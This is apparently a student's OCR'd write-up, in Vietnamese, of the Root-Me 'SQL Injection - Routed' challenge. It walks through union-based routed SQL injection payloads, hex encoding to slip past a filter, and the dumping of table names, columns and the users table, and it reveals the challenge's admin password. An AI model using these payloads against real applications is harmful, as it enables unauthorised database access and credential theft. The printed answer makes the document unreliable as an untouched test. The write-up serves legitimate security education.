Lê Hoàng Phúc


MSSV: 20521763

Lớp: Bảo mật web và ứng dụng - NT213.N21.ANTN

Tên challenge : SQL Injection - Routed


Link challenge : https://www.root-me.org/en/Challenges/Web-Server/SQL-Injection-Routed

Thử tìm kiếm với admin:




[+] Requested login: admin
[+] Found ID: 3
[+] Email: admin@sqli_me.com

Chèn thêm dấu ‘ thì bị lỗi => có thể injection:



You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "admin'" at line 1

Dùng payload admin’ union select 1 -- - thì thành công :




Search member:

Login: admin' union select 1-- -

Results

```
[+] Requested login: admin' union select 1-- -
[+] Found ID: 3
[+] Email: admin@sqli_me.com
```

Dùng payload : admin’ union select 1,2-- - thì bị phát hiện => có bộ lọc :




Search member:

Login: admin' union select 1,2-- -

Attack detected!

Thử dùng mã hex để truyền : admin’ union select 0x312720756e696f6e2073656c65637420312c32202d2d202d-- -



Search member:


Login: admin' union select 0x31272

Results

```
[+] Requested login: admin' union select 0x312720756e696f6e2073656c65637420312c32202d2d202d -- -
[+] Found ID: 3
[+] Email: admin@sqli_me.com
```

Dùng lệnh sau đê truy xuất table :


.3' UNIon SELect 1,(SELect GROup_CONcat(TABle_NAMe) FROm INFormation_SCHema.TABles WHEre TABle_SCHema=DATabase())-- - (mặc định sẽ chuyển thành mã hex)



```
[+] Requested login: .admin' union select
0x2e332720554e496f6e2053454c65637420312c2853454c6563742047524f75705f434f4e636174285441426c655f4e414d65292046524f6d20494
- -
[+] Found ID: 1
[+] Email: users
```

Tìm kiếm các cột trong bảng users:

.3' UNIon SELect 1,(SELect GROup_CONcat(CONcat(id,0x3a,login,0x3a,password,0x3a,email) SEParator '<br>') FROm users)-- -



```
[+] Requested login: .admin' union select
0x2e332720554e496f6e2053454c65637420312c2853454c6563742047524f75705f434f4e63617428434f4c756d6e5f4e414d65292046524f6d204
- -
[+] Found ID: 1
[+] Email: id,login,password,email
```


Sau khi có được tên các bản tiến hình khai thác bảng users:

.3' union select login,password from users-- -

Payload :

.admin’ union select 0x2e332720756e696f6e2073656c656374206c6f67696e2c70617373776f72642066726f6d2075736572732d2d202d-- -

C



Home | Search

Search member:

Login: [ ] Search


Results

[+] Requested login: .admin' union select 0x2e332720756e696f6e2073656c656374206c6f67696e2c70617373776f72642066726f6d2075736572732d2d202d-- -

[+] Found ID: admin

[+] Email: qs89QdAs9A

Có được password:



HOME / CHALLENGES / WEB - SERVER

SQL Injection - Routed

35 Points

Exploit my requests

Author: soka, 24 December 2016

Validations: 4196 Challengers 2%

Note: ★★★★★ 207 Votes

Statement

Find the admin password.

1 related ressource(s)

- Routed SQL Injection - Zenodermus Javanicus (Exploitation - Web)

Validation

Well done but you've already won the 35 Points

Don't forget to give your opinion on the challenge by voting ;-)

Enter password

Time 15 p